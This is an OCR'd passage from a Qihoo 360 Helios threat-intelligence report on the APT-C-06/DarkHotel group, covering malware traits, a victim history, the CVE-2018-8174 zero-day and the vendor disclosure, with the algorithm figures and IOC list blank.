
1. Decryption Algorithm

During the analysis, we found the decryption algorithm that malware used is identical to APT-C-06's decryption algorithm.

The decryption algorithm of this attack is as follow:



The decryption algorithm APT-C-06 used is as follow:



In the further analysis, we found the same decryption algorithm was used in the 64-bit version of the relevant malware.

2. PDB Path

The PDB path of the malware used in this attack has a string of “Retro”. It is one specific feature of Retro Trojan family.

Trojan Family	Retro
MD5	**********113be2
PDB path	C:\workspace\Retro\DLL-injected-explorer\zlib1.pdb

Trojan Family	Retro
MD5	**********113be2
PDB path	C:\workspace\Retro\DLL-injected-explorer\zlib1.pdb

3. Victims

In the process of tracing victims, we found one special compromised machine. It has a large amount of malware related to APT-C-06. By looking at these samples in chronological order, the evolution of the malicious program can be clearly seen. The victim has been under constant attack acted by APT-C-06 since 2015. The early samples on the compromised machine could be associated with DarkHotel. Then it was attacked by Lurker Trojan. Recently it was under the attack exploiting 0-day vulnerabilities CVE-2018-8174.

VIII Conclusion

APT-C-06 is an overseas APT organization which has been active for a long time. Its main targets are China and some other countries. Its main purpose is to steal sensitive data and conduct cyber-espionage. DarkHotel can be regarded as one of its series of attack activities. The attacks against China specifically targeted government, scientific research institutions and some particular field. The attacks can be dated back to 2007 and are still very active. Based on the evidence we have, the organization may be a hacker group or intelligence agency supported by a foreign government.


The attacks against China have never stopped over the past 10 years. The Techniques the group uses keep evolving through time. Based on the data we captured in 2017, targets in China are trade related institutions and concentrated in provinces that have frequent trading activities. The group has been conducting long-term monitoring on the targets to stole confidential data.

During the decades of cyber attacks, APT-C-06 exploits several 0-day vulnerabilities and used complicated malware. It has dozens of function modules and over 200 malicious codes.

In April, 2018, the Advanced Threat Response Team of 360 Core Security Division takes the lead in capturing the group's new APT attack using 0-day vulnerabilities (CVE-2018-8174) in the wild, and then discovers the new type attack – Office related attack exploiting 0-day VBScript vulnerabilities.

After the capture of the new activity, we contacted Microsoft immediately and shared detailed information with them. Microsoft's official security patch was released on 8th May. Now, we published this detailed report to disclose and analyze the attack.

Appendix IOC



References

https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8174

About

360 Helios Team is the APT(Advanced Persistent Attack) research and analysis team in Qihoo 360. The team is dedicated in APT attack investigation, threat incident response and underground economy industrial chain studies. Since the establishment in December, 2014, the team has successflly integrated 360's big data base and built up a quick reversing and

corellation procudure. So far, more than 30 APT and underground economy groups have been discovered and revealed.
360 Helios also provides threat intelligence assessment and response solutions for enterprises.

Contact Window: 360zhuiri@360.cn
Learn more about 360 Total Security